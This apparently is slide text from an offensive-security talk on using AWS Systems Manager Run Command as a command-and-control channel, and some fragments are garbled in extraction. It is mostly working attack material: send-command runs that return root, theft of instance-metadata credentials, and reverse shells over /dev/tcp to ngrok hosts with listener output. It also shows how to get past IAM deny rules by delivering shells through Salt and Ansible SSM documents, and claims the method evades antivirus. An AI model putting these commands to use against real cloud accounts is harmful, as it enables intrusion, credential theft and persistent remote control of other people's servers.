

The C2 tool no one talks about AWS SSM - RunCommand

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
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


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1. Systems Manager – Run Command

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MANAGEMENT TOOLS

AWS Systems Manager

Gain Operational Insight Resources.

[Get Started with Systems Manager](#)

View operational data for groups of resources, so you can quickly identify and

How it works



Group your resources

Group your AWS resources and save them into resource groups



View insights

See relevant operational data dashboards about your grouped resources

Features

Remote connect

Quickly and securely access your Amazon EC2 instances

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```
PS D:\> aws ssm send-command --instance-ids i-05389205ec7ce8456 --document-name "AWS-RunShellScript" --parameters commands=id | Select-String CommandID  
"CommandId": "f1dcbbe0-13f8-49ad-b04c-467146451ec1",
```


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PS D:\> aws ssm list-command-invocations --command-id f1dcbbe0-13f8-49ad-b04c-467146451ec1 --details | Select-String '"Output"  
"Output": "uid=0(root) gid=0(root) groups=0(root)\n",  
PS D:\> |
```

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cat /webapp/.env





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- aws ec2 describe-instances
- aws ec2 describe-addresses
- aws ec2 describe-volumes
- aws ec2 describe-bundle-tasks
- aws ec2 describe-classic-link-instances
- aws ec2 describe-conversion-tasks
- aws ec2 describe-elastic-gpus
- aws ec2 describe-export-tasks
- aws ec2 describe-fleets
 - aws ec2 describe-fleet-instances -- fleet-id \$fleet_id
- aws ec2 describe-iam-instance-profile-associations
- aws ec2 describe-instance-credit-specifications
- aws ec2 describe-instance-event-windows
- aws ec2 describe-instance-status
- aws ec2 describe-network-insights-analyses
- aws ec2 describe-replace-root-volume-tasks
- aws ec2 describe-network-interfaces
- aws ec2 describe-route-tables
- aws ec2 describe-spot-instance-requests
- aws ec2 describe-volume-status

Our permissions

```
1 [{
2     "Version": "2012-10-17",
3     "Statement": [
4         {
5             "Effect": "Allow",
6             "Action": "ssm:SendCommand",
7             "Resource": "*"
8         },
9         {
10            "Effect": "Allow",
11            "Action": [
12                "ssm>ListCommandInvocations",
13                "ec2:DescribeInstances"
14            ],
15            "Resource": "*"
16        }
17    ]
18 }]
```

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 - Access credentials exfiltration



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
```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials
```

Get output with role name




Run Command feature via AWS CLI

Communication in background via SSM agent



Target EC2



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- Can you get reverse shell through SSM Run Command?

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```
PS C:\Users>thisisme> aws ssm send-command --instance-ids i-0ecad5485f77f18f4 --document-name "AWS-RunShellScript"
--parameters commands="0<&196;exec 196<>/dev/tcp/6.tcp.eu.ngrok.io/17529; sh <&196 >&196 2>&196"
{
    "Command": {
        "CommandId": "f8de3a69-a6c4-4a10-8768-b1e7c1520860",
        "DocumentName": "AWS-RunShellScript",
        "DocumentVersion": "$DEFAULT",
        "Comment": "",
        "ExpiresAfter": "2023-01-12T10:42:52.056000+02:00",
        "Parameters": {
            "commands": [
                "0<&196;exec 196<>/dev/tcp/6.tcp.eu.ngrok.io/17529; sh <&196 >&196 2>&196"
            ]
        },
        "InstanceIds": [
            "i-0ecad5485f77f18f4"
        ],
        "Targets": [],
        "RequestedDateTime": "2023-01-12T08:42:52.056000+02:00",
        "Status": "Pending",
        "StatusDetails": "Pending",
        "OutputS3Region": "us-east-1",
        "OutputS3BucketName": "",
        "OutputS3KeyPrefix": "",
        "MaxConcurrency": "50",
    }
}
```

ngrok

[trash]

Home

Try our new native Go library: <https://github.com/ngrok/ngrok-go>

Session Status

online

Account

[REDACTED] (Plan: Free)

Update

update available (version 3.1.1-rc1, Ctrl-U to update)

Version

3.0.4

Region

Europe (eu)

Latency

32ms

Web Interface

<http://127.0.0.1:4040>

Forwarding

<tcp://6.tcp.eu.ngrok.io:17529 -> localhost:4444>

Connections

ttl	opn	rt1	rt5	p50	p90
-----	-----	-----	-----	-----	-----

(Message from Kali developers)

This is a minimal installation of Kali Linux, you likely want to install supplementary tools. Learn how:

⇒ <https://www.kali.org/docs/troubleshooting/common-minimum-setup/>

(Run: "touch ~/.hushlogin" to hide this message)

—(kali㉿kali)-[~]

└─\$ nc -nvlp 4444

listening on [any] 4444 ...

connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 54374

id

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
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- Doesn't trigger AVs from the way it works



PowerShell

```
PS D:\> python -m ec2stepshell i-0ecad5485f77f18f4 --region us-east-1 --os windows
```



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```

```
[~] No authentication was provided. The default profile from AWS CLI will be used.  
[x] Starting reverse shell on EC2 instance i-0ecad5485f77f18f4  
[~] Instance's OS is not WINDOWS  
[x] Instance's OS is LINUX
```

```
[x] Retrieving hostname  
    Hostname: ip-172-31-83-151.ec2.internal  
[x] Retrieving working directory  
    Working directory: /usr/bin
```

```
root@ip-172-31-83-151.ec2.internal:/usr/bin# hostname  
ip-172-31-83-151.ec2.internal  
root@ip-172-31-83-151.ec2.internal:/usr/bin# id  
uid=0(root) gid=0(root) groups=0(root)  
root@ip-172-31-83-151.ec2.internal:/usr/bin# |
```

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- What if a policy denies you access to exactly these documents?

```
1 {  
2     "Version": "2012-10-17",  
3     "Statement": [  
4         {  
5             "Effect": "Allow",  
6             "Action": [  
7                 "ssm:SendCommand"  
8             ],  
9             "Resource": "*"  
10        },  
11        {  
12            "Effect": "Deny",  
13            "Action": "ssm:SendCommand",  
14            "Resource": [  
15                "arn:aws:ssm:*:*:document/AWS-RunShellScript",  
16                "arn:aws:ssm:*:*:document/AWS-RunPowershellScript"  
17            ]  
18        },  
19        {  
20            "Effect": "Allow",  
21            "Action": [  
22                "ec2:DescribeInstances",  
23                "ssm>ListCommandInvocations"  
24            ],  
25            "Resource": "*"  
26        }  
27    ]  
28}
```

5. Reverse shell using other documents

	Prerequisites	Rev shell	Parameters in payload	Download sources
AWS-RunSaltState	Yes		Yes	S3, HTTP(S)
AWS-ApplyAnsiblePlaybooks	No		Yes	S3, GitHub
AWS-RunAnsiblePlaybook	Yes		Yes	S3, HTTP(S)
AWS-InstallPowerShellModule	No	Yes	Yes-ish	HTTP(S)
AWS-InstallApplication	No		Yes	HTTP(S)
AWS-RunRemoteScript	No		No	HTTP(S)
AWS-RunDocument	No		Yes	S3, GitHub, HTTP(S)

5. Reverse shell using other documents

5.1 AWS-RunSaltState

```
3 lines (3 sloc) | 101 Bytes

1 mycommand:
2   cmd.run:
3     - name: 0<&196;exec 196<>/dev/tcp/{{host}}/{{port}}; sh <&196 >&196 2>&196
```

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5.1 AWS-RunSaltState

```
aws ssm send-command --document-name AWS-RunSaltState \
--instance-id i-06ae9883fe6e5d721 \
--parameters \
'{"stateurl": ["https://raw.githubusercontent.com/saw-your-
packet/fun-with-ssm/main/AWS-RunSaltState/linux/
reverse_shell.yml"], "pillars": [{"host":
\"7.tcp.eu.ngrok.io\", "port": "14460"}]}'
```

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5.1 AWS-RunSaltState

```
ngrok
Want to improve ngrok? Take our survey: https://ngrok.com/survey

Session Status          online
Account                 [REDACTED] (Plan: Free)
Update                  update available (version 3.1.1-rc1, Ctrl-U to update)
Version                 3.0.4
Region                  Europe (eu)
Latency                 37ms
Web Interface           http://127.0.0.1:4040
Forwarding              tcp://7.tcp.eu.ngrok.io:14460 -> localhost:31337

Connections             ttl     opn      rt1      rt5      p50      p90
                        1       1       0.00    0.00    8.32    8.32

[~]
└─(kali㉿kali)-[~]
$ nc -nvlp 31337
listening on [any] 31337 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 50208
id
uid=0(root) gid=0(root) groups=0(root)
pwd
/root
█
```

5. Reverse shell using other documents

5.2 AWS-ApplyAnsiblePlaybooks

```
8 lines (7 sloc) | 224 Bytes

1  ---
2      - name: "Playing with Ansible and Git"
3          hosts: localhost
4          connection: local
5          tasks:
6
7          - name: "Saying hi from remote host"
8              shell: "0<&196;exec 196<>/dev/tcp/{{host}}/{{port}}; sh <&196 >&196 2>&196"
```

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5.2 AWS-ApplyAnsiblePlaybooks

```
aws ssm send-command --instance-id i-0ecad5485f77f18f4 \
--document-name "AWS-ApplyAnsiblePlaybooks" \
--parameters \
'{"SourceType":["GitHub"],"SourceInfo":[{"\\"owner\\":\\"saw-your-packet\\",
\\"repository\\":\\"fun-with-ssm\\",\\"path\\":\\"AWS-ApplyAnsiblePlaybooks/
linux\\", \\"getOptions\\":\\"branch:main\\"}],"InstallDependencies":
[True],"PlaybookFile":["reverse_shell.yml"],"ExtraVariables":
["host=6.tcp.eu.ngrok.io port=13012"]}'
```

```
ngrok
```

```
Add Okta or Azure to protect your ngrok dashboard with SSO: https://ngrok.com/dashSSO
```

Session	Status	online	
Account	[redacted]	(Plan: Free)	
Update	update available (version 3.1.1-rc1, Ctrl-U to update)		
Version	3.0.4		
Region	Europe (eu)		
Latency	38ms		
Web Interface	http://127.0.0.1:4040		
Forwarding	tcp://6.tcp.eu.ngrok.io:13012 -> localhost:1234		
Connections	ttl	opn	rtt
	0	1	0.00
	rt5	p50	p90
	0.00	0.00	0.00

```
└─(kali㉿kali)-[~]
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 48188
whoami
root
id
uid=0(root) gid=0(root) groups=0(root)
